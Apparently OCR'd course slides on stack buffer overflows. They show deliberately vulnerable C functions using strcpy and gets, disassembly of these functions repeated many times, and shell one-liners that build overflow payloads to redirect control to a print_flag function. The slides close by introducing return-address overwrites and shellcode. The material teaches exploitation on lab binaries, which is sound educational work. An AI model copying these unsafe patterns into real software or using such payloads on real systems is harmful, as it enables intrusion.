   12d6:      8d 45 ee            lea    eax,[ebp-0x12]
   12d9:      50                 push   eax
   12da:      e8 fc ff ff ff      call   12db <vulfoo+0x17>
   12df:      83 c4 10            add    esp,0x10
   12e2:      83 7d f4 00          cmp    DWORD PTR [ebp-0xc],0x0
   12e6:      74 07              je     12ef <vulfoo+0x2b>
   12e8:      e8 10 ff ff ff      call   11fd <print_flag>
   12ed:      eb 10              jmp    12ff <vulfoo+0x3b>
   12ef:      83 ec 0c            sub    esp,0xc
   12f2:      68 45 20 00 00       push   0x2045
   12f7:      e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
   12fc:      83 c4 10            add    esp,0x10
   12ff:      b8 00 00 00 00       mov    eax,0x0
   1304:      c9                 leave
   1305:      c3                 ret
```




Buffer Overflow Example: overflowlocal1_32

```
000012c4 <vulfoo>:
   12c4:      55                 push   ebp
   12c5:      89 e5               mov    ebp,esp
   12c7:      83 ec 18            sub    esp,0x18
   12ca:      8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
   12cd:      89 45 f4            mov    DWORD PTR [ebp-0xc],eax
   12d0:      83 ec 08            sub    esp,0x8
   12d3:      ff 75 0c            push   DWORD PTR [ebp+0xc]
   12d6:      8d 45 ee            lea    eax,[ebp-0x12]
   12d9:      50                 push   eax
   12da:      e8 fc ff ff ff       call   12db <vulfoo+0x17>
   12df:      83 c4 10            add    esp,0x10
   12e2:      83 7d f4 00          cmp    DWORD PTR [ebp-0xc],0x0
   12e6:      74 07              je     12ef <vulfoo+0x2b>
   12e8:      e8 10 ff ff ff       call   11fd <print_flag>
   12ed:      eb 10              jmp    12ff <vulfoo+0x3b>
   12ef:      83 ec 0c            sub    esp,0xc
   12f2:      68 45 20 00 00       push   0x2045
   12f7:      e8 fc ff ff ff       call   12f8 <vulfoo+0x34>
   12fc:      83 c4 10            add    esp,0x10
   12ff:      b8 00 00 00 00       mov    eax,0x0
   1304:      c9                 leave
   1305:      c3                 ret
```




Buffer Overflow Example: overflowlocal1_32

```
000012c4 <vulfoo>:
   12c4:      55                 push   ebp
   12c5:      89 e5               mov    ebp,esp
   12c7:      83 ec 18            sub    esp,0x18
   12ca:      8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
   12cd:      89 45 f4            mov    DWORD PTR [ebp-0xc],eax
   12d0:      83 ec 08            sub    esp,0x8
   12d3:      ff 75 0c            push   DWORD PTR [ebp+0xc]
   12d6:      8d 45 ee            lea    eax,[ebp-0x12]
   12d9:      50                 push   eax
   12da:      e8 fc ff ff ff       call   12db <vulfoo+0x17>
   12df:      83 c4 10            add    esp,0x10
   12e2:      83 7d f4 00          cmp    DWORD PTR [ebp-0xc],0x0
   12e6:      74 07              je     12ef <vulfoo+0x2b>
   12e8:      e8 10 ff ff ff       call   11fd <print_flag>
   12ed:      eb 10              jmp    12ff <vulfoo+0x3b>
   12ef:      83 ec 0c            sub    esp,0xc
   12f2:      68 45 20 00 00         push   0x2045
   12f7:      e8 fc ff ff ff       call   12f8 <vulfoo+0x34>
   12fc:      83 c4 10            add    esp,0x10
   12ff:      b8 00 00 00 00         mov    eax,0x0
   1304:      c9                 leave
   1305:      c3                 ret
```




Buffer Overflow Example: overflowlocal1_32

```
000012c4 <vulfoo>:
   12c4:      55                 push   ebp
   12c5:      89 e5               mov    ebp,esp
   12c7:      83 ec 18            sub    esp,0x18
   12ca:      8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
   12cd:      89 45 f4            mov    DWORD PTR [ebp-0xc],eax
   12d0:      83 ec 08            sub    esp,0x8
   12d3:      ff 75 0c            push   DWORD PTR [ebp+0xc]
   12d6:      8d 45 ee            lea    eax,[ebp-0x12]
   12d9:      50                 push   eax
   12da:      e8 fc ff ff ff      call   12db <vulfoo+0x17>
   12df:      83 c4 10            add    esp,0x10
   12e2:      83 7d f4 00          cmp    DWORD PTR [ebp-0xc],0x0
   12e6:      74 07              je     12ef <vulfoo+0x2b>
   12e8:      e8 10 ff ff ff      call   11fd <print_flag>
   12ed:      eb 10              jmp    12ff <vulfoo+0x3b>
   12ef:      83 ec 0c            sub    esp,0xc
   12f2:      68 45 20 00 00       push   0x2045
   12f7:      e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
   12fc:      83 c4 10            add    esp,0x10
   12ff:      b8 00 00 00 00       mov    eax,0x0
   1304:      c9                 leave
   1305:      c3                 ret
```




Buffer Overflow Example: overflowlocal1_32

```
000012c4 <vulfoo>:
   12c4:      55                 push   ebp
   12c5:      89 e5               mov    ebp,esp
   12c7:      83 ec 18            sub    esp,0x18
   12ca:      8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
   12cd:      89 45 f4            mov    DWORD PTR [ebp-0xc],eax
   12d0:      83 ec 08            sub    esp,0x8
   12d3:      ff 75 0c            push   DWORD PTR [ebp+0xc]
   12d6:      8d 45 ee            lea    eax,[ebp-0x12]
   12d9:      50                 push   eax
   12da:      e8 fc ff ff ff      call   12db <vulfoo+0x17>
   12df:      83 c4 10            add    esp,0x10
   12e2:      83 7d f4 00          cmp    DWORD PTR [ebp-0xc],0x0
   12e6:      74 07              je     12ef <vulfoo+0x2b>
   12e8:      e8 10 ff ff ff      call   11fd <print_flag>
   12ed:      eb 10              jmp    12ff <vulfoo+0x3b>
   12ef:      83 ec 0c            sub    esp,0xc
   12f2:      68 45 20 00 00       push   0x2045
   12f7:      e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
   12fc:      83 c4 10            add    esp,0x10
   12ff:      b8 00 00 00 00       mov    eax,0x0
   1304:      c9                 leave
   1305:      c3                 ret
```




Buffer Overflow Example: overflowlocal1_32

```
000012c4 <vulfoo>:
   12c4:      55                 push   ebp
   12c5:      89 e5               mov    ebp,esp
   12c7:      83 ec 18            sub    esp,0x18
   12ca:      8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
   12cd:      89 45 f4            mov    DWORD PTR [ebp-0xc],eax
   12d0:      83 ec 08            sub    esp,0x8
   12d3:      ff 75 0c            push   DWORD PTR [ebp+0xc]
   12d6:      8d 45 ee            lea    eax,[ebp-0x12]
   12d9:      50                 push   eax
   12da:      e8 fc ff ff ff      call   12db <vulfoo+0x17>
   12df:      83 c4 10            add    esp,0x10
   12e2:      83 7d f4 00          cmp    DWORD PTR [ebp-0xc],0x0
   12e6:      74 07              je     12ef <vulfoo+0x2b>
   12e8:      e8 10 ff ff ff      call   11fd <print_flag>
   12ed:      eb 10              jmp    12ff <vulfoo+0x3b>
   12ef:      83 ec 0c            sub    esp,0xc
   12f2:      68 45 20 00 00       push   0x2045
   12f7:      e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
   12fc:      83 c4 10            add    esp,0x10
   12ff:      b8 00 00 00 00       mov    eax,0x0
   1304:      c9                 leave
   1305:      c3                 ret
```




Buffer Overflow Example: overflowlocal1_32

```
000012c4 <vulfoo>:
   12c4:      55                 push   ebp
   12c5:      89 e5               mov    ebp,esp
   12c7:      83 ec 18            sub    esp,0x18
   12ca:      8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
   12cd:      89 45 f4            mov    DWORD PTR [ebp-0xc],eax
   12d0:      83 ec 08            sub    esp,0x8
   12d3:      ff 75 0c            push   DWORD PTR [ebp+0xc]
   12d6:      8d 45 ee            lea    eax,[ebp-0x12]
   12d9:      50                 push   eax
   12da:      e8 fc ff ff ff      call   12db <vulfoo+0x17>
   12df:      83 c4 10            add    esp,0x10
   12e2:      83 7d f4 00          cmp    DWORD PTR [ebp-0xc],0x0
   12e6:      74 07              je     12ef <vulfoo+0x2b>
   12e8:      e8 10 ff ff ff      call   11fd <print_flag>
   12ed:      eb 10              jmp    12ff <vulfoo+0x3b>
   12ef:      83 ec 0c            sub    esp,0xc
   12f2:      68 45 20 00 00       push   0x2045
   12f7:      e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
   12fc:      83 c4 10            add    esp,0x10
   12ff:      b8 00 00 00 00       mov    eax,0x0
   1304:      c9                 leave
   1305:      c3                 ret
```




Buffer Overflow Example: overflowlocal1_32

```
000012c4 <vulfoo>:
   12c4:      55                 push   ebp
   12c5:      89 e5               mov    ebp,esp
   12c7:      83 ec 18            sub    esp,0x18
   12ca:      8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
   12cd:      89 45 f4            mov    DWORD PTR [ebp-0xc],eax
   12d0:      83 ec 08            sub    esp,0x8
   12d3:      ff 75 0c            push   DWORD PTR [ebp+0xc]
   12d6:      8d 45 ee            lea    eax,[ebp-0x12]
   12d9:      50                 push   eax
   12da:      e8 fc ff ff ff      call   12db <vulfoo+0x17>
   12df:      83 c4 10            add    esp,0x10
   12e2:      83 7d f4 00          cmp    DWORD PTR [ebp-0xc],0x0
   12e6:      74 07              je     12ef <vulfoo+0x2b>
   12e8:      e8 10 ff ff ff      call   11fd <print_flag>
   12ed:      eb 10              jmp    12ff <vulfoo+0x3b>
   12ef:      83 ec 0c            sub    esp,0xc
   12f2:      68 45 20 00 00       push   0x2045
   12f7:      e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
   12fc:      83 c4 10            add    esp,0x10
   12ff:      b8 00 00 00 00       mov    eax,0x0
   1304:      c9                 leave
   1305:      c3                 ret
```



Buffer Overflow Example: overflowlocal1_32

```
000012c4 <vulfoo>:
   12c4:      55                 push   ebp
   12c5:      89 e5               mov    ebp,esp
   12c7:      83 ec 18            sub    esp,0x18
   12ca:      8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
   12cd:      89 45 f4            mov    DWORD PTR [ebp-0xc],eax
   12d0:      83 ec 08            sub    esp,0x8
   12d3:      ff 75 0c            push   DWORD PTR [ebp+0xc]
   12d6:      8d 45 ee            lea    eax,[ebp-0x12]
   12d9:      50                 push   eax
   12da:      e8 fc ff ff ff      call   12db <vulfoo+0x17>
   12df:      83 c4 10            add    esp,0x10
   12e2:      83 7d f4 00          cmp    DWORD PTR [ebp-0xc],0x0
   12e6:      74 07              je     12ef <vulfoo+0x2b>
   12e8:      e8 10 ff ff ff      call   11fd <print_flag>
   12ed:      eb 10              jmp    12ff <vulfoo+0x3b>
   12ef:      83 ec 0c            sub    esp,0xc
   12f2:      68 45 20 00 00       push   0x2045
   12f7:      e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
   12fc:      83 c4 10            add    esp,0x10
   12ff:      b8 00 00 00 00       mov    eax,0x0
   1304:      c9                 leave
   1305:      c3                 ret
```



Buffer Overflow Example: overflowlocal1_64

```
int vulfoo(int i, char* p)
{
  int j = i;
  char buf[6];

  strcpy(buf, p);

  if (j)
    print_flag();
  else
    printf("I pity the fool!\n");

  return 0;
}

int main(int argc, char *argv[])
{
  if (argc == 2)
    vulfoo(0, argv[1]);
}
```

```
000000000000125e <vulfoo>:
   125e:       55                      push   rbp
   125f:       48 89 e5                mov    rbp,rsp
   1262:       48 83 ec 20             sub    rsp,0x20
   1266:       89 7d ec                mov    DWORD PTR [rbp-0x14],edi
   1269:       48 89 75 e0             mov    QWORD PTR [rbp-0x20],rsi
   126d:       8b 45 ec                mov    eax,DWORD PTR [rbp-0x14]
   1270:       89 45 fc                mov    DWORD PTR [rbp-0x4],eax
   1273:       48 8b 55 e0             mov    rdx,QWORD PTR [rbp-0x20]
   1277:       48 8d 45 f6             lea    rax,[rbp-0xa]
   127b:       48 89 d6                mov    rsi,rdx
   127e:       48 89 c7                mov    rdi,rax
   1281:       e8 aa fd ff ff          call   1030 <strcpy@plt>
   1286:       83 7d fc 00             cmp    DWORD PTR [rbp-0x4],0x0
   128a:       74 0c                   je     1298 <vulfoo+0x3a>
   128c:       b8 00 00 00 00          mov    eax,0x0
   1291:       e8 f3 fe ff ff          call   1189 <print_flag>
   1296:       eb 0c                   jmp    12a4 <vulfoo+0x46>
   1298:       48 8d 3d a6 0d 00 00    lea    rdi,[rip+0xda6]        # 2045
<_IO_stdin_used+0x45>
   129f:       e8 9c fd ff ff          call   1040 <puts@plt>
   12a4:       b8 00 00 00 00          mov    eax,0x0
   12a9:       c9                      leave
   12aa:       c3                      ret
```

overflowlocal2

```
int vulfoo(int i, char* p)
{
  int j = i;
  char buf[6];

  strcpy(buf, p);

  if (j == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");

  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo(argc, argv[1]);
}
```

Shell Command

Run a program and use another program’s output as a parameter

Python2
```
./program $(python2 -c "print '\x12\x34'*5")
```

Python3
```
./program $(python3 -c "import sys; sys.stdout.buffer.write(b'\x90'*20)")
```

Shell Command

Compute some data and redirect the output to another program’s stdin

python2

```
python2 -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12'" |
./program
```

Python3

```
python3 -c "import sys; sys.stdout.buffer.write(b'\x90'*20)" | ./program
```

Overwrite a return address and return to Shellcode

Control-flow Hijacking

Buffer Overflow Example: overflowret4_32

```
int vulfoo()
{
  char buf[40];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo();
  printf("I pity the fool!\n");
}
```

How to overwrite the return address?

Inject data big enough…


What to overwrite the return address?

Whatever we want?


What code to execute?

Something that give us more control??

